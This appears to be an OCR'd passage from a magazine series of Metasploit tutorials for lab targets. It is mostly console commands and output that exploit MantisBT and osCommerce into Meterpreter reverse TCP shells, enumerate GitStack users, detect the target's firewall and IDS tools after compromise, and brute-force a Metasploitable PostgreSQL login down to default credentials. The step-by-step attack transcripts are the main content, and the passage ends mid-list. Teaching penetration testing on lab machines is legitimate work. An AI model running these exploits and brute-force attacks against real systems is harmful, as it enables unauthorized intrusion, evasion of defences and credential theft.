[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                   Disclosure Date  Rank    Description
   ----                                   ---------------  ----    -----------
   auxiliary/admin/http/gitstack_rest     2018-01-15       normal  GitStack Unauthe
nticated REST API Requests
   exploit/windows/http/gitstack_rce      2018-01-15       great   GitStack Unsanit
ized Argument RCE


msf > 
```

Load the module as shown below and use the show options command to see all the options it requires. The action of the module is set to list the users of this target application. As already specified, this module works even with Firewall ON as it works on port 80 which has to be kept open for obvious purposes.



```
msf > use auxiliary/admin/http/gitstack_rest
msf auxiliary(admin/http/gitstack_rest) > show options

Module options (auxiliary/admin/http/gitstack_rest):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD  password         no        Password for user
   Proxies                    no        A proxy chain of format type:host:port[,
type:host:port][...]
   RHOST                      yes       The target address
   RPORT     80               yes       The target port (TCP)
   SSL       false            no        Negotiate SSL/TLS for outgoing connectio
ns
   USERNAME  msf              no        User to create or modify
   VHOST                      no        HTTP server virtual host


Auxiliary action:

   Name  Description
   ----  -----------
   LIST  List application users
```

Set the rhost option. It is our target IP address. Execute the module using the run command as shown below.



```
msf auxiliary(admin/http/gitstack_rest) > set Rhost 192.168.41.129
Rhost => 192.168.41.129
msf auxiliary(admin/http/gitstack_rest) > run

[*] Retrieving Users
[+] user1
[+] user2
[+] user3
[*] Auxiliary module execution completed
msf auxiliary(admin/http/gitstack_rest) > 
```

As shown in the above image, we can see the module successfully retrieving all the users of the application on our target machine. (These users user1, user2 and user3 were created specifically for this purpose and your results may vary)


Mantisbt Manage Proj Page RCE Module

TARGET : Web Servers having PHP, MYSQL   TYPE : Remote   FIREWALL : ON

Mantis Bug Tracker is an open source bug tracking system which can be deployed on web. It's most common use is to detect software bugs. Mantis Bug Tracker version 1.1.3 and verisons prior to it are vulnerable to a post-authentication Remote Code Execution vulnerability.


This Remote Code Execution (RCE) vulnerability exists due to an unsanitized parameter "$_GET['sort']" present in the page "manage_proj_page.php" of this application. Anything passed to this parameter is forwarded to "multi_sort ()" function in the "/core/utility_api.php" page as parameter "$p_key". This is once again passed to the "create_function()" as a payload.

All this happens without any sanitization and hence the vulnerability. Mantis Bug Tracker versions 1.1.3 and earlier are vulnerable to this module. Now let us see how this module works. Start Metasploit and search for the mantis module using the "search mantis" command as shown below.




```
msf > search mantis
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                                              Disclosure D
ate  Rank       Description
   ----                                                              ------------
---  ----       -----------
   auxiliary/admin/http/mantisbt_password_reset                      2017-04-16
     normal     MantisBT password reset
   auxiliary/gather/mantisbt_admin_sqli                              2014-02-28
     normal     MantisBT Admin SQL Injection Arbitrary File Read
   exploit/multi/http/mantisbt_manage_proj_page_rce                  2008-10-16
     excellent  Mantis manage_proj_page PHP Code Execution
   exploit/multi/http/mantisbt_php_exec                              2014-11-08
     great      MantisBT XmlImportExport Plugin PHP Code Injection Vulnerability
   exploit/unix/webapp/vicidial_user_authorization_unauth_cmd_exec  2017-05-26
     excellent  VICIdial user_authorization Unauthenticated Command Execution


msf > use 
```

Load the module as shown below and use the show options command to see all the options i-t requires. This module works even with Firewall ON as it works on port 80 which has to be kept open for obvious purposes.



```
msf > use exploit/multi/http/mantisbt_manage_proj_page_rce
msf exploit(multi/http/mantisbt_manage_proj_page_rce) > show options

Module options (exploit/multi/http/mantisbt_manage_proj_page_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD   root             yes       The password to log in with
   Proxies                     no        A proxy chain of format type:host:port[
,type:host:port][...]
   RHOST                       yes       The target address
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connecti
ons
   TARGETURI  /mantisbt/       yes       The path to the Mantis installation
   USERNAME   administrator    yes       The username to log in as
   VHOST                       no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
```

Set the rhost option. It is our target IP address. Use check command to test if the target is vulnerable or not. The target appears to be vulnerable. Execute the module using the run command as shown below.




```
msf exploit(multi/http/mantisbt_manage_proj_page_rce) > set rhost 192.168.41.139
rhost => 192.168.41.139
msf exploit(multi/http/mantisbt_manage_proj_page_rce) > check
[*] 192.168.41.139:80 The target appears to be vulnerable.
msf exploit(multi/http/mantisbt_manage_proj_page_rce) > run

[*] Started reverse TCP handler on 192.168.41.137:4444
[*] Sending stage (37775 bytes) to 192.168.41.139
[*] Meterpreter session 1 opened (192.168.41.137:4444 -> 192.168.41.139:60948) a
t 2018-09-03 08:10:16 -0400

meterpreter > sysinfo
Computer     : ubuntu
OS           : Linux ubuntu 4.13.0-43-generic #48~16.04.1-Ubuntu SMP Thu May 17 1
3:00:11 UTC 2018 i686
Meterpreter : php/linux
meterpreter >
```

As shown in the above image, we successfully got a meterpreter session on our target. Use sysinfo command to get information about our target system.

OSCommerce version 2.3.4.1 - Remote Code Execution Module


TARGET : Web Servers having PHP, MYSQL   TYPE : Remote   FIREWALL : ON

OsCommerce is an open source ecommerce and online management software similar to Woocommerce and other ecommerce solutions. osCommerce version 2.3.4.1 is vulnerable to remote code execution. This module only works If the `/install/` directory is not removed after finishing the installation. Attackers can run the `install_4.php` script located in the install directory which will create the configuration file for the installation.This allows the attacker to inject PHP code into the configuration file and execute it. Now let us see how this module works. Start Metasploit and search for the mantis module using the "search oscommerce" command as shown below.




```
msf > search oscommerce
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                                          Disclosure Date  Ra
nk        Description
   ----                                                          ---------------  --
--        -----------
   exploit/multi/http/oscommerce_installer_unauth_code_exec  2018-04-30       ex
cellent  osCommerce Installer Unauthenticated Code Execution
   exploit/unix/webapp/oscommerce_filemanager                    2009-08-31       ex
cellent  osCommerce 2.2 Arbitrary PHP Code Execution


msf >
```

Load the module as shown below and use the show options command to see all the options it requires.




```
msf > use exploit/multi/http/oscommerce_installer_unauth_code_exec
msf exploit(multi/http/oscommerce_installer_unauth_code_exec) > show options

Module options (exploit/multi/http/oscommerce_installer_unauth_code_exec):

   Name     Current Setting    Required  Description
   ----     ---------------    --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[
,type:host:port][...]
   RHOST    192.168.41.137     yes       The target address
   RPORT    80                 yes       The target port (TCP)
   SSL      false              no        Negotiate SSL/TLS for outgoing connecti
ons
   URI      /catalog/install/  yes       The path to the install directory
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.41.137   yes       The listen address (an interface may be spe
cified)
   LPORT  4444             yes       The listen port
```

Set the rhost option. It is our target IP address. Make sure the uri option is set to be the directory "/install/" as shown below. Use check command to test if the target is vulnerable or not. The target appears to be vulnerable.



```
msf exploit(multi/http/oscommerce_installer_unauth_code_exec) > check
[*] 192.168.41.139:80 The target is not exploitable.
msf exploit(multi/http/oscommerce_installer_unauth_code_exec) > set rhost 192.16
8.41.139
rhost => 192.168.41.139
msf exploit(multi/http/oscommerce_installer_unauth_code_exec) > set uri /oscomme
rce/catalog/install
uri => /oscommerce/catalog/install
msf exploit(multi/http/oscommerce_installer_unauth_code_exec) > check
[*] 192.168.41.139:80 The target appears to be vulnerable.
msf exploit(multi/http/oscommerce_installer_unauth_code_exec) > 
```

Execute the module using the run command as shown below.



```
msf exploit(multi/http/oscommerce_installer_unauth_code_exec) > run

[*] Started reverse TCP handler on 192.168.41.137:4444
[*] Sending stage (37775 bytes) to 192.168.41.139
[*] Meterpreter session 2 opened (192.168.41.137:4444 -> 192.168.41.139:32978) a
t 2018-09-03 10:55:47 -0400

meterpreter > sysinfo
Computer    : ubuntu
OS          : Linux ubuntu 4.13.0-43-generic #48~16.04.1-Ubuntu SMP Thu May 17 1
3:00:11 UTC 2018 i686
Meterpreter : php/linux
meterpreter > 
```


As shown in the above image, we successfully got a meterpreter session on our target. Use sysinfo command to get information about our target system.

Post/Linux/Gather/enum_protections Module

TARGET : Linux **TYPE : POST Exploitation** **FIREWALL : ON**


As the name suggests this module is used to find various security applications installed on our target that can prevent or detect our attacks. The module detects these by locating certain locations in which executables are present. These security applications include Firewalls, Intrusion Detection Systems, Intrusion Prevention Systems and antivirus etc. Let us see how this module works.

Since this is a POST exploitation module, the target needs to be compromised first. We will continue this from the mantisbt exploit where we compromised a Linux system. Background that session and note the session id. Load the module as shown in the above image.



```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(multi/http/mantisbt_manage_proj_page_rce) > use post/linux/gather/en
um_protections
msf post(linux/gather/enum_protections) > show options

Module options (post/linux/gather/enum_protections):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.

msf post(linux/gather/enum_protections) > 
```

The only option it needs is the session ID we have noted before. Set the session ID as shown below and execute the module using the run command.



```
msf post(linux/gather/enum_protections) > set session 1
session => 1
msf post(linux/gather/enum_protections) > run

[*] Running module against 192.168.41.139 [ubuntu]
[*] Info:
[*]     Ubuntu 16.04.2 LTS
[*]     Linux ubuntu 4.13.0-43-generic #48~16.04.1-Ubuntu SMP Thu May 17 13:00:1
1 UTC 2018 i686 i686 i686 GNU/Linux
[*] Finding installed applications...
[+] ufw found: /usr/sbin/ufw
[+] iptables found: /sbin/iptables
[+] logrotate found: /usr/sbin/logrotate
[+] tcpdump found: /usr/sbin/tcpdump
[+] aa-status found: /usr/sbin/aa-status
[*] Installed applications saved to notes.
[*] Post module execution completed
msf post(linux/gather/enum_protections) > 
```

As we can see in the above image, our module has detected some security applications on the target system. They are iptables, logrotate and tcpdump etc. That's all for this issue. In our next issue, we will learn about many more Metasploit modules.

ATTACKING THE PostgreSQL SERVICE ON PORT 5432


METASPLOITABLE TUTORIALS

The lack of vulnerable targets is one of the main problems while practising the skill of ethical hacking. Metasploitable is one of the best and often underestimated vulnerable OS useful to learn hacking or penetration testing. Many of my readers have been asking me for Metasploitable tutorials.So we have decided to make a complete Metasploitable hacking guide in accordance with ethical hacking process. We have planned this series keeping absolute beginners in mind.

In the last issue, we have attacked the MySQL service running on port 3306 that culminated with dumping of some of the databases from the target system. In this issue, we will target another database service which is running on port 5432.

Continuing with the results of the port scan, it is revealed that PostgreSQL service is running on port 5432. Often called the most advanced open source database, PostgreSQL is the first database management system that implements multi-version concurrency control (MVCC) feature. PostgreSQL is an object-relational database management system.


In PostgreSQL, users can define their own data types, index types, functional languages, etc. It also allows users to add custom functions developed using different programming languages such as C/C++, Java, etc. Many companies like Apple, Fujitsu, Red Hat etc use PostgreSQL.



```
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  shell       Netkit rshd
1099/tcp open  rmiregistry GNU Classpath grmiregistry
1524/tcp open  shell       Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:5A:1A:3A (VMware)
Service Info: Hosts:  metasploitable.localdomain, localhost, irc.Metasploitable.
LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.08 seconds
root@kali:~#
```

After making sure that the particular version of PostgreSQL doesn't have any vulnerabilities, I searched for alternative ways to hack this one. A quick research showed me that Metasploit has some modules related to PostgreSQL.

I Start Metasploit and search for PostgreSQL exploits using command "search postgresql". As you can see in the image shown below, I got many modules.




```
msf > search postgresql
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                                        Disclosure Date  R
ank       Description
   ----                                                        ---------------  -
---       -----------
   auxiliary/admin/http/manageengine_pmp_privesc               2014-11-08       n
ormal     ManageEngine Password Manager SQLAdvancedALSearchResult.cc Pro SQL Inj
ection
   auxiliary/admin/http/rails_devise_pass_reset                2013-01-28       n
ormal     Ruby on Rails Devise Authentication Password Reset
   auxiliary/admin/postgres/postgres_readfile                                   n
ormal     PostgreSQL Server Generic Query
   auxiliary/admin/postgres/postgres_sql                                        n
ormal     PostgreSQL Server Generic Query
   auxiliary/scanner/postgres/postgres_dbname_flag_injection                    n
ormal     PostgreSQL Database Name Command Line Flag Injection
   auxiliary/scanner/postgres/postgres_login                                    n
ormal     PostgreSQL Login Utility
   auxiliary/scanner/postgres/postgres_version                                  n
ormal     PostgreSQL Version Probe
   auxiliary/server/capture/postgresql                                          n
ormal     Authentication Capture: PostgreSQL
   exploit/linux/postgres/postgres_payload                     2007-06-05       e
xcellent  PostgreSQL for Linux Payload Execution
   exploit/multi/http/manage_engine_dc_pmp_sqli                2014-06-08       e
xcellent  ManageEngine Desktop Central / Password Manager LinkViewFetchServlet.d
at SQL Injection
   exploit/multi/postgres/postgres_createlang                  2016-01-01       g
ood       PostgreSQL CREATE LANGUAGE Execution
   exploit/windows/postgres/postgres_payload                   2009-04-10       e
xcellent  PostgreSQL for Microsoft Windows Payload Execution
   post/linux/gather/enum_users_history                                         n
ormal     Linux Gather User History


msf > 
```

Although we have many modules, every module may not be compatible with the version of our target. So I decided to use some of the general modules initially (The modules I'm using are highlighted in the above images). First I decided to crack the password of the PostgreSQL service. The **auxiliary/scanner/postgres/postgres_login** module exactly does that (We have learnt about password cracking techniques in the same feature of our previous issues).


So I load the above mentioned module as shown below. Just like any other password cracking Metasploit module, it has several options.

PostgreSQL is originally named POSTGRES, which refers to name "Post Ingres" referrring to the project's origins in that database developed at University of California.




```
msf > use auxiliary/scanner/postgres/postgres_login
msf auxiliary(scanner/postgres/postgres_login) > show options

Module options (auxiliary/scanner/postgres/postgres_login):

   Name              Current Setting
                    Required  Description
   ----              ---------------
                    --------  -----------
   BLANK_PASSWORDS   false
                    no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5
                    yes       How fast to bruteforce, from 0 to 5
   DATABASE          template1
                    yes       The database to authenticate against
   DB_ALL_CREDS      false
                    no        Try each user/password couple stored in the current
 database
   DB_ALL_PASS       false
                    no        Add all passwords in the current database to the li
st
   DB_ALL_USERS      false
                    no        Add all users in the current database to the list
   PASSWORD
                    no        A specific password to authenticate with
   PASS_FILE         /usr/share/metasploit-framework/data/wordlists/postgres_def
ault_pass.txt       no        File containing passwords, one per line
   Proxies
                    no        A proxy chain of format type:host:port[,type:host:p
ort][...]
   RETURN_ROWSET     true
                    no        Set to true to see query result sets
   RHOSTS
                    yes       The target address range or CIDR identifier
   RPORT             5432
                    yes       The target port
   STOP_ON_SUCCESS   false
                    yes       Stop guessing when a credential works for a host
   THREADS           1
                    yes       The number of concurrent threads
   USERNAME
                    no        A specific username to authenticate as
   USERPASS_FILE     /usr/share/metasploit-framework/data/wordlists/postgres_def
ault_userpass.txt   no        File containing (space-seperated) users and passwor
ds, one pair per line
   USER_AS_PASS      false
                    no        Try the username as the password for all users
   USER_FILE         /usr/share/metasploit-framework/data/wordlists/postgres_def
ault_user.txt       no        File containing users, one per line
   VERBOSE           true
                    yes       Whether to print output for all attempts

msf auxiliary(scanner/postgres/postgres_login) >
```

I wanted to set the same credential file(pass.txt) we acquired during SMB enumeration but wanted to try out the default postgresql wordlist preset by the module. This wordlist contains the most common passwords set by users for postgresql. This includes even the default passwords of postgresql. I set the target IP address and and execute the module using "run" command. The module starts cracking as shown below.




```
msf auxiliary(scanner/postgres/postgres_login) > set rhosts 192.168.41.130
rhosts => 192.168.41.130
msf auxiliary(scanner/postgres/postgres_login) > check
[*] 192.168.41.130:5432 This module does not support check.
[*] Checked 1 of 1 hosts (100% complete)
msf auxiliary(scanner/postgres/postgres_login) > run

[!] No active DB -- Credential data will not be saved!
[-] 192.168.41.130:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username
 or password)
[-] 192.168.41.130:5432 - LOGIN FAILED: :tiger@template1 (Incorrect: Invalid use
rname or password)
[-] 192.168.41.130:5432 - LOGIN FAILED: :postgres@template1 (Incorrect: Invalid
username or password)
[-] 192.168.41.130:5432 - LOGIN FAILED: :password@template1 (Incorrect: Invalid
username or password)
[-] 192.168.41.130:5432 - LOGIN FAILED: :admin@template1 (Incorrect: Invalid use
rname or password)
[-] 192.168.41.130:5432 - LOGIN FAILED: postgres:@template1 (Incorrect: Invalid
username or password)
[-] 192.168.41.130:5432 - LOGIN FAILED: postgres:tiger@template1 (Incorrect: Inv
alid username or password)
[+] 192.168.41.130:5432 - Login Successful: postgres:postgres@template1
[-] 192.168.41.130:5432 - LOGIN FAILED: scott:@template1 (Incorrect: Invalid use
rname or password)
[-] 192.168.41.130:5432 - LOGIN FAILED: scott:tiger@template1 (Incorrect: Invali
d username or password)
[-] 192.168.41.130:5432 - LOGIN FAILED: scott:postgres@template1 (Incorrect: Inv
alid username or password)
[-] 192.168.41.130:5432 - LOGIN FAILED: scott:password@template1 (Incorrect: Inv
alid username or password)
[-] 192.168.41.130:5432 - LOGIN FAILED: scott:postgres@template1 (Incorrect: Inv
alid username or password)
[-] 192.168.41.130:5432 - LOGIN FAILED: scott:password@template1 (Incorrect: Inv
alid username or password)
[-] 192.168.41.130:5432 - LOGIN FAILED: scott:admin@template1 (Incorrect: Invali
d username or password)
[-] 192.168.41.130:5432 - LOGIN FAILED: admin:@template1 (Incorrect: Invalid use
rname or password)
[-] 192.168.41.130:5432 - LOGIN FAILED: admin:tiger@template1 (Incorrect: Invali
d username or password)
[-] 192.168.41.130:5432 - LOGIN FAILED: admin:postgres@template1 (Incorrect: Inv
alid username or password)
[-] 192.168.41.130:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Inv
alid username or password)
[-] 192.168.41.130:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invali
d username or password)
[-] 192.168.41.130:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invali
d username or password)
[-] 192.168.41.130:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Inv
alid username or password)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/postgres/postgres_login) >
```

Well, as you can see in the above highlighted image, we got a successful login. The target is using default username and password for postgresql (i.e postgres:postgres). Now, as I have the credentials. it's time to try out a different module.




```
   auxiliary/admin/http/manageengine_pmp_privesc             2014-11-08       n
ormal     ManageEngine Password Manager SQLAdvancedALSearchResult.cc Pro SQL Inj
ection
   auxiliary/admin/http/rails_devise_pass_reset              2013-01-28       n
ormal     Ruby on Rails Devise Authentication Password Reset
   auxiliary/admin/postgres/postgres_readfile                                 n
ormal     PostgreSQL Server Generic Query
   auxiliary/admin/postgres/postgres_sql                                      n
ormal     PostgreSQL Server Generic Query
   auxiliary/scanner/postgres/postgres_dbname_flag_injection                  n
ormal     PostgreSQL Database Name Command Line Flag Injection
   auxiliary/scanner/postgres/postgres_login                                  n
ormal     PostgreSQL Login Utility
   auxiliary/scanner/postgres/postgres_version                                n
ormal     PostgreSQL Version Probe
```

